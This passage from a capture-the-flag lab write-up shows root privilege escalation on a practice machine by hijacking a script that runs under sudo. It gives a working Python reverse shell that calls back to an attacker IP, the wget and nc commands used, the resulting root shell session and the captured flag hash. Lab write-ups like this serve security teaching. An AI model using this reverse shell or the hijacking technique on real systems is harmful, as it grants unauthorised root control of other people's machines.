
administrator b9a29dc5cc	Initial commit	5 months ago
check-ports.py	Initial commit	5 months ago
full-checkup.sh	Initial commit	5 months ago
install-flask.sh	Initial commit	5 months ago
system-checkup.py	Initial commit	5 months ago

Powered by Gitea Version: 1.18.0+rc1 Page: 52ms Template: 4ms

- Here in the system-checkup.py script, we can actually see how it is executing the full-checkup.sh script.
- So, we can create a reverse shell code and name that file as full-checkup.sh and write into some writable directory (In my case, I create a **test** directory in /tmp folder of the target machine and saved it into /tmp/test directory)
- Python reverse shell code-


```
#!/usr/bin/python3
import socket
import os
import pty;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.19",8092))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")
```

- Hosted a python server from our attacking machine in the directory in which full-checkup.sh script was present
- Downloaded the script in the target machine using `wget  http://10.10.16.19:80/full-checkup.sh`
- Started a listener in local machine- `nc -lvnp 8092`
- Executed the command in the target machine user shell - `sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup`
- Got a root shell-



```
svc@busqueda:/tmp/test$ chmod +x full-checkup.sh
chmod +x full-checkup.sh
svc@busqueda:/tmp/test$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
<python3 /opt/scripts/system-checkup.py full-checkup
ls
ls

zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8091
listening on [any] 8091 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8092
listening on [any] 8092 ...
connect to [10.10.16.19] from (UNKNOWN) [10.10.11.208] 33652
# whoami
whoami
root
# ls
ls
full-checkup.sh
# 
```

- Got the root flag-



```
pwd
/tmp/test
# cd /
cd /
# ls
ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
# cd root
cd root
# ls
ls
ecosystem.config.js  root.txt  scripts  snap
# cat root.txt
cat root.txt
35c8756ac601673e511a1570c849cc9e
# ^[
```